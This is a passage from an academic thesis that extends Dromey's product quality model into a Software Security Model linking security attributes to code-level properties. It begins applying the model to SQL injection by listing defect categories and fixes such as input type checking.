

Figure 2.1: Decomposition of Software Security into Security Attributes and Sub-attributes [6]

8. Non-repudiation
9. Anonymity
10. Confidentiality
11. Prosecution
12. Recovery
13. Security Auditing
14. System adaption

2.4. DROMEY'S QUALITY MODEL

This section briefly reviews the product quality model proposed by Dromey [8], focusing on those aspect of model that are necessary for building quality at code level. This section has been divided into following sub sections, each discussing a different aspect of Dromey's product quality model. These sub-sections include: Model Philosophy, Model Overview, Model Application, Model Limitations and Why Dromey?

2.4.1. MODEL PHILOSOPHY:

Dromey states that it is impracticable to put up higher-level quality attributes directly into a software product. For example the quality attributes like reliability or usability cannot be built directly into a software product. Hence, there is a need of comprehensive, consistent and implementable set of product characteristics (Quality Carrying Properties - QCPs) against each higher-level quality attribute. These product characteristics are tangible product properties that the relevant structural-form (e.g. loop, variable etc.) should have in order to build quality into the software product. The existence of the product properties in software will result in the implementation of the corresponding higher-level quality attribute at code level. Hence, there is a need that the software programmer must link the product properties (QCPs) with the relevant structural forms and then in turn with the relevant higher-level quality attributes.

Therefore, in order to realize the need of building quality at code level, Dromey proposed a well defined, systematic quality model in which he followed the concept of integrating quality into software product at code level. It is a product quality model which identifies that different product requires different aspects of quality. Hence, a more dynamic approach is required for proposing a model so that it must be assured that the quality has been built into the software product.

The author focused on the relationship between the quality attributes and the relevant product properties. Furthermore, the author also attempted to connect product carrying properties with upper level of higher-level quality attributes and lower level of product structural forms. In his work, his emphasis is on linking higher level quality attributes with corresponding product characteristics (QCPs).

2.4.2. MODEL OVERVIEW:

A comprehensive overview of Dromey's quality model is presented in Figure 2.2. It consists of 6 major components. These major components are as follows:

- Software Quality
- Software Quality Attribute (higher-level quality attribute)



Figure 2.2: Graphical representation of Dromey's Product Quality Model

- QCP Categories
- Quality Carrying Properties (QCPs)
- Structural Forms
- Quality defects in structural forms

Dromey have taken 6 higher level software quality attributes from ISO-9126 quality model i.e. Functionality, Reliability, Usability, Efficiency, Maintainability and Portability. He further added Reusability in the list of higher level quality attributes. Four categories of Quality Carrying Properties (QCPs) have been identified, each consisting of number of Quality Carrying Properties. These QCPs are then associated with the respective Structural form. Lower level QCPs are in turn linked with higher level quality attributes. Structural forms also possess software quality defects that are the negations of QCPs.

The motivation behind Dromey's work is that software product does not possess higher level quality attributes (e.g. functionality, security etc) directly. Instead, it exhibits product characteristics (Quality Carrying Properties e.g. accurate, assigned, encapsulated etc). Now the linkage between quality attributes and product characteristics (QCP) is a sensitive and essential job of a quality model. Dromey provide a direct link between quality attributes and the corresponding product characteristics (QCP) for building quality into the software product at code level. According to Dromey, beyond this linkage, a well defined model must endow with:

- Systematic guidance for building quality into software product at code level,
- A way to systematically identify and classify software characteristics (QCPs) and higher level quality defects,
- A well defined approach that provides a clear linkage between higher level quality attributes (e.g. functionality, reliability etc) and lower levels quality carrying properties (accurate, assigned etc) and this process must be refine able and adaptable.

2.4.3. Model Application:

Product quality is determined by choice of components (SRS, software design diagrams, and programming language constructs) that comprise the product. Authors used the following steps to ensure quality in software product:

- Identifying and classifying component/structural form of the product.
- Identify relevant tangible Quality Carrying Properties for the component/structural form identified in step 1.
- Link these quality carrying properties with the corresponding higher level quality attribute.

Conclusively, Software Product Quality is ensured by implementing quality carrying properties for each relevant structural form. Violation occurs by not implementing relevant quality carrying properties; and thus as a consequence, not achieving the relevant higher level quality attribute.

Dromey's product quality model can be used with two different perspectives. Software product's quality can be viewed by programmers by using bottom-up perspective. Whereas, the designers can view software quality by using abstract approach i.e. top-down perspective. The two perspectives can be summarized as follows:

Top-down Perspective:

Higher level quality attribute $\longrightarrow$ **Quality-carrying property**

Quality-carrying property $\longrightarrow$ **Structural-form**

Bottom –up Perspective:

Structural-form $\longrightarrow$ **Quality-carrying property**

Quality-carrying property $\longrightarrow$ **Higher level quality attributes**

Dromey defined a well-defined process for building QCPs into a software product. These QCPs are in turn linked with the relevant higher level quality attributes. In short, Dromey proposed a product quality model that sets up a lucid link between tangible QCPs and intangible higher level quality attributes.

An important advantage of this model is that it can assist in conducting a systematic search for quality defects. The model guides where to gaze for defects and also indicates the quality carrying properties whose violation will create defects in software product. This information provides constructive guidance for identifying defects for any particular language environment. In addition the model supports assuring the quality of software and systematic classification of quality defects. Salient features of the model are that it has enough methodology to characterize software product quality for large and complex systems and it will be practically possible to specify and verify quality requirements.

2.4.4. MODEL LIMITATIONS:

Although Dromey's Product Quality model provides a systematic way to build and assess quality of software, however there are some major limitations associated with Dromey's quality model which are described below.

The model is abstract and not fully described on low level. The author has taken quality attributes from ISO 9126 [39] and has not decomposed these quality attributes into sub-attributes. For example; usability is an important quality factor that must be decomposed into its sub-attributes i.e. learnability, efficiency etc. These sub-attributes have different desirable product properties (quality carrying properties) for implementing these attributes at code level. But Dromey only took quality attributes from 9126 and did not refine them in sub-attributes. This limitation is also reported in [14].

The relationship between different model components is not clear e.g. role of QCP categories. Furthermore, a graphical representation of the Dromey's model has not been provided showing all the model components and their relationships.

Moreover, No or little work has been done to refine and apply Dromey's product quality model to individual quality attributes for building quality at code level. More specifically, there is no evidence in literature that suggest using Dromey's model for software security.

2.4.5. WHY DROMEY?

Software applications are still vulnerable to old classic threats even after 20 years e.g. Buffer overflow [43]. This is because programmers are repeating the same mistakes again and again in programming. There is not any comprehensive method/model that guides programmers what to do and what not to do in order to avoid these security threats while coding. Similarly, new threats also need to be addressed in the same way.

From the literature survey (section 2.1) it is clear that the existing security models do not adequately support building security into a software product at code level. They are either information/theoretical models or are based on mathematical notations that are hard for a programmer to implement while coding. Likewise, existing quality models (section 2.2) do not take security as an independent quality attribute. Some models place security under some other quality attribute while other models skipped it totally. Furthermore, they do not provide any practical implementation of their model i.e. 'how' to implement that model in order to incorporate security/quality at code level (beside Dromey's model [8]).

From the above problem statement, there arises the need of a software security model that supports security implementation at code level. From the literature it has been observed that Dromey [8] supports building quality at code level. So we have extended this model in the area of software security for building security at code level. The resulting security model will provide guidelines that what must be followed by programmers to implement security at code level. Furthermore, it will also guide that what must avoid by the programmers in order to avoid relevant security threats while coding.

CHAPTER: 3. Software Security Model: Proposed Solution

For proposing a software quality model, the common approach is to define a set of quality attributes or more comprehensively, additional subset of these quality attributes [12, 39, 54, 55]. This is also true for security models [6, 57, 61]. These models are extremely abstract that they cannot be used for building security into the software product. They cannot guide the developers and programmers that how to embed these security sub-attributes into the software product at code level. Consequently, programmers fail to develop a product of desired security level.

As stated earlier, our proposed Software Security Model is an extension of Dromey's product quality model [8]. We have formulated a Software Security model by associating security sub-attributes with Security Carrying Properties (SCPs). The model will guide the programmer/developer, how to build security into a software product at code level. It will also guide quality engineers and testers for assuring the desired level of security in a software product. Our proposed generic software security model has been shown in Figure 3.1. In this figure the boxes represent model components and the arrows represent the relationship between the model components.

The major components of the proposed Software Security Model are as follows:

- Software Security.
- Security Attributes.
- Security Sub-attributes.
- Attack Scenarios.
- Security Carrying Properties.
- Structural Forms
- Security Defects.
- Security sub-attributes implementation.

The model has been formulated by associating SCPs with the related structural forms of the software product. These SCPs are in turn linked with structural forms for fixes. Furthermore, these SCPs are linked with security attributes/sub-attributes.

The terms used in our proposed software security model been defined in the following manner:

SOFTWARE SECURITY:

"The capability of the software product to protect information and data so that unauthorized persons or systems cannot read or modify them and authorized persons or systems are not denied access to them." [39]



Figure 3.1: Software Security Model

SECURITY ATTRIBUTES:

The higher level, non tangible software security characteristics that have been decomposed into security sub-attributes.

SECURITY SUB-ATTRIBUTES:

The abstract level security properties of software that assure software security are called security sub-attributes. These are non tangible properties that software can't possess directly.

SECURITY CARRYING PROPERTIES:

SCPs are the low level security properties that the structural forms should have in order to assure product security. These are tangible properties and software possesses them directly.

STRUCTURAL FORMS:

Structural forms are the different constructs that are used in software development e.g. UML diagrams, loops, expressions, variables, test cases etc. Structural forms have been divided into two categories depending on their usage. The structural forms that contain the defects in them are called **Structural Forms having defects**. Whereas, the structural forms that are responsible for fixing the corresponding defects are known as **Structural Forms for fixes.**

ATTACK SCENARIOS:

Attack scenarios are the examples of attacks against the corresponding security defects. These scenarios would be helpful for finding the security attributes and sub-attributes against the corresponding security defects directly and with SCPs indirectly.

SECURITY DEFECTS:

Security defect is a term used to describe a security flaw in a software product that causes software to behave in unintended ways. It may result in security breaches and/or security vulnerabilities.

SECURITY SUB-ATTRIBUTE IMPLEMENTATION:

The existing implementations of the relevant security sub-attribute must be identified in order to identify the corresponding Security Carrying Properties (SCPs) and structural forms (in top-down view).

In every case it is not essential that SCPs and the corresponding security defect must have same structural form. In case of software security, defect may occur in one structural form e.g. input variable; and may be mitigated by any other structural form e.g. some Input validation method. For example, "input variable" is responsible for "single quotes in user input" defect but this defect is mitigated by using "replacing single quotes with double quotes method". In this case SCPs belongs to different structural form than the corresponding security defect.

As stated in chapter 2 (section 2.3), for security attributes and sub-attributes, a well defined decomposition by Firesmith [6] has been used. Firesmith decomposed software security into security sub-attributes in a comprehensive manner. Software Security has been decomposed in 17 security sub-attributes that are further decomposed into sub-attributes. The detailed overview of security decomposition is presented in Figure 2.2.

Furthermore, we have used attack scenarios for identifying the corresponding security attributes and sub-attributes against the respective SCPs and structural forms.

We extended Dromey's quality model [8] for proposing a generic software security model i.e. by linking security sub-attributes with lower level security carrying properties of the relevant structural forms. We have identified Security Carrying Properties (SCPs) in two different ways. By using bottom up approach; we have identified SCPs as the negations of software security defects whereas by using top down approach, we have identified SCPs by answering "how to implement the relevant security sub-attributes?" (It will become clearer in chapter 4). We have linked these SCPs with the security sub-attributes. These SCPs are also in turn linked with the relevant structural forms for fixes. This concept of security model will be helpful for the programmers, designers, and developers for building security into the software product at code level. It will be helpful for quality engineers, testers and project managers for assessing the desired level of security in a software application.

As stated earlier, the proposed Software Security model supports two important perspectives for building security into software product:

- Building in Security from Bottom-Up
- Building in Security from Top-Down

3.1. Building in Security from Bottom-Up

A lot of knowledge related to software security exists on concrete level, but the greatest challenge is to find a structure that can put up this related knowledge in a practical, refinable, and understandable way. By using bottom up approach we can use this knowledge in an efficient way for guiding programmer, what to do? in order to implement security at code level.

As mentioned earlier, for bottom up approach, we have identified SCPs as negations of security defects. Consequently, our model corresponds with application security threats (e.g. SQL_Injection, buffer overflow etc). These security defects come in software applications due to the programming errors usually done by programmers while coding. So, there is a need that these security defects must be addressed in the software security model to ensure that these defects would not be injected by the programmer in the software product. A comprehensive list of these application security threats have been defined in the book "19 deadly sins of software security" [42] in detail.

By using this approach, we have identified Security defects and the associated structural forms (having defects), then we have identified SCPs that are the negations of security defects and the associated structural forms (for fixes). Further these SCPs are linked with their respective security sub-attributes taken from SEI technical report [6]. This link has been created by using attack scenarios. The proposed Software Security Model is effective for building security into software product at code level. In Figure 3.2, the bottom-up approach for building security into software product has been presented. Following are the detailed steps involved in implementing the proposed security model practically by using bottom-up approach:

- **Step 1: Identify Security defects and relevant Structural Forms having Defects:** Identify all the existing "security defects" and the corresponding "structural forms having these defects". These defects are related to a particular security threat under consideration (e.g. SQL_injection).


Step 1:
Identify existing security defects & structural forms (having defects) for the security attack under consideration.
Step 2:
Identify the Structural forms (for fixes) for fixing the relevant security defect.
Yes
More structural forms for fixes to identify?
No
Step 3:
Identify SCPs (against structural forms for fixes) as negations of the security defects identified in first step.
Yes
More SCPs to identify?
No
Move to step number 4
Step 4:
Make an 'Attack Scenario' for the security defect
Step 5:
Identify the security sub-attribute and the corresponding security attribute affected by the attack scenario identified in step 4

Figure 3.2: Process flowchart for Bottom up perspective

- **Step 2: Identify Structural Forms for Fixes:** Identify the structural forms for fixing the relevant security defects. These structural forms are responsible for fixing corresponding security defect hence called "Structural forms for Fixes".

- **Step 3: Identify SCPs:** Identify relevant "SCPs" against each structural form for fixes as the negation of each security defect identified in step 1.

- **Step 4: Make an Attack Scenario:** Make an example "attack scenario" against each security defect for violating each SCP.

- **Step 5: Identify Security Attribute and Sub-attribute:** Identify the "security sub-attribute" which is most affected, if the corresponding "attack scenario" is violated. Look for the corresponding "security attribute".

In this manner, we can identify a complete set of SCPs for each security threat (SQL_injection, BOF etc) and link them with the lower level of relevant structural forms and the upper level of relevant sub-attributes of security.

This perspective of building security from bottom-up helps to look at software security from programmer's perspective. The bottom-up perspective ensures that the particular SCPs have been implemented in source code. While coding, the programmer look at the structural form (on which he/she is working) for implementing security. She then looks at the corresponding SCPs and implement it by using the structural forms for fixes. In this way, the programmer can build security at code level.

The quality engineer and tester may look on the security defects and the structural forms having defects while testing. In this way they can assure that the software is of desired security level.

3.2. Building in Security from Top-Down

It is also possible to look at building security into software product from Top-Down perspective. In this perspective, for each security sub-attribute we can identify a set of SCPs by answering the question that how to implement these attributes/security sub-attributes at code level? These SCPs are then linked with the relevant structural forms for fixes. These structural forms will be used for implementing these SCPs. Security defects have been identified as the negations of these SCPs. Structural forms having defects have been identified against each security defects.

We have identified a reasonable set of SCPs against the 11 security sub-attributes taken from SEI decomposition of security. Figure 3.3 shows the top-down approach for building security into software product at code level. Following are the detailed steps involved in implementing the top-down approach practically by designers using top-down perspective:

- **Step 1: Identify implementations of security sub-attribute:** Identify enough number of implementations of the "security sub-attribute" under consideration (e.g. Identification, Authentication etc).


Step 1:
Identify implementations for Security sub-attribute under consideration
Step 2:
Identify relevant Structural forms (for fixes) against the implementations identified above.
Yes
More structural forms (for fixes) to identify?
No
Step 3:
Identify relevant SCPs against the implementation and structural forms for fixes.
More SCPs to identify?
Yes
No
Step 4:
Identify 'Security Defects' as negations of SCPs
Step 5:
Identify structural forms (having defects) against the 'security defects'

Figure 3.3: Process flowchart for Top-Down perspective

- **Step 2: Identify Structural Forms for Fixes:** Identify the relevant structural forms for implementing the above identified implementation details. These are the "structural forms for fixes".

- **Step 3: Identify SCPs:** Identify the relevant "SCPs" corresponding to the above implementations identified.

- **Step 4: Identify Security Defects:** Identify the "security defects" as negations of SCPs.

- **Step 5: Identify Structural forms having Defects:** Identify the relevant structural forms responsible for above security defects. These are the "structural forms having defects".

In this fashion, the security can be implemented from top to bottom i.e. from security sub-attributes to the structural forms.

This perspective allows viewing the software security from top-down view by identifying which SCPs are required to get satisfied for satisfying the desired security sub-attribute. The top-down perspective is meant to assist software designers for building software security by implementing security sub-attributes in the design phase.

Both top-down and bottom-up perspectives play vital role in building security into software product. These perspectives give us the understanding that what must be done for building security into the software applications at code and design levels.

CHAPTER: 4. MODEL 'INSTANTIATION' THROUGH EXAMPLES

For the proof of concept we have instantiated our Software Security Model through examples. We have applied our model via bottom-up approach as well as top-down approach to illustrate that the model is rigorous. Following is the detailed description of both approaches.

4.1. BOTTOM-UP APPROACH:

Software products are facing new threats in today's world of global computing. Despite of these new unknown threats, software products are still vulnerable to old known threats [43] like SQL_Injection. This is because there is no mechanism/model of security that caters these known security threats for building security into software at code level.

By using bottom up approach, we have applied our Software Security Model on an existing security threat i.e. SQL_Injection. We have identified the set of SCPs as negations of security defects caused by SQL_Injection. Furthermore, we have linked these SCPs with the relevant structural forms that will be used for achieving relevant SCPs in the software product. These SCPs are then in turn linked with the relevant security attributes and sub-attributes.

4.1.1. SQL_INJECTION:

SQL_Injection is a security threat in which user injects malicious code via user input so that the software application may run the SQL code that was not planned by the programmer. By using SQL_Injection attack, the attacker can cause direct security threats or may provide the ways for other security threats.

For the proof of concept of our generic software security model, we have taken SQL_Injection security threat as an example because it is a classic threat that is still a problem hence; it needs to be addressed swiftly. For SQL_Injection, we have followed bottom up approach (as lots of knowledge related to security exists on bottom level) for identifying software security defects and the associated structural forms (having defects). Furthermore, we have identified the SCP as the negations of security defects and their associated structural forms (for fixes) for SQL_Injection.

In chapter 3, we have identified a 5 step process for applying our proposed model on existing software security threats (Bottom-up approach). Now we will apply that 5 step process for SQL_Injection in the remaining of this section.

Step 1: Identify Security defects and Structural Forms having Defects:

There exists number of security defects that can cause SQL_Injection attack to occur. We have identified a list of security defects for SQL_Injection attack. Moreover, the corresponding Structural Forms (having defects) have been identified against these security defects. A general listing of structural forms having

SQL_Injection Structural Forms having defects	SQL_Injection Structural Forms for fixes
Input variable	Input variable
Parameters from URL	SQLInputValidationMethod
SQL Query	DB Server
DB Server	SQL Query
Web form action	Safe interface
Cookies	Connection String
	Try-Catch block
	Stored procedure
	Web form action
	Stored cookies input

Table 4.1: SQL_Injection structural forms

defects (for SQL_Injection attack) has been shown in Table 4.1. Furthermore, our criterion for identifying SQL_Injection security defects is based on the SQL_Injection defects in the existing literature. There are number of SQL_Injection defects that have been identified by many researchers but no one has put effort to combine all of them at one place. We tried to cover all these SQL_Injection defects here but there is a space for improvement in the list of these security defects.

Following is the set of identified security defects against 'input variable' (structural form having defects):

1a: Incorrect type handling.
1b: Incorrectly filtered culprits characters (SELECT, INSERT, DROP, DELETE, LIKE, xp_, sp_).
1c: Single quotes provided by user via input.
1d: Comment characters in user input.
1e: UNION keyword in user input.
1f: Unlimited user input.
1g: Importing text files into table.
1h: Using Time delays as a communication channel.
1i: Audit Evasion.
1j: Encoding injection statements - Alternate Encodings.

These security defects are responsible for SQL_Injection attack and are injected by programmers while coding. In order to avoid these defects, the programmer must implement corresponding SCPs (described in next paragraph) in code.

Step 2: Identify Structural Forms for Fixes:

Identification of correct structural forms plays vital role for building security into the software product at code level. These structural forms possess SCPs. For SQL_Injection, we have identified a general listing of structural forms for fixes. Table 4.1 shows possibly identified structural forms for fixes. These structural forms are independent of any particular programming language rather they are generic. The list is no way comprehensive and has a space for improvement. The aim is to provide an ample set of structural forms and the corresponding security carrying properties for building security at code level.

Now we will explain this step by taking '**1a**' as an example from step 1 i.e. 'incorrect type handling'.

The structural form in which the user's SQL input is stored should be strongly typed. The programmer should make check that the supplied SQL input by the user is of the same type as required by the application. For example if a numeric input is required for user_id then the programmer should ensure that the supplied user SQL input must be numeric

For 'incorrect type handling' one structural form for fixes is same as structural form for fixes i.e. input variable. If we declare a variable of correct type then it will automatically eliminates the defect of 'incorrect type handling'. The second identified structural form for fixes is SQLInputValidationMethod. The method will check the type of user input based on the type of variable (e.g. int for numeric data in C).

Step 3: Identify SCPs:

The second step is to identify a set of SCPs as negation of the security defects identified in 1st step. The software product must possess these SCPs in order to be of desired security level. The identification of SCP is probably the most difficult and argument-able thing.

Incorrect type handling is a security defect that can be responsible for SQL_Injection attack. Moreover, incorrect type handling occurs when a user input variable is not checked for type constraints or the variable is not strongly typed. For example, if we want to ask about the end-user's age in digit format then the variable only accepts age in digits and rejects alphabets and/or other characters.

Hence, there exist two possible SCPs against 'incorrect type handling:

- User input should be strongly typed.
- User input should be checked for type constraints.

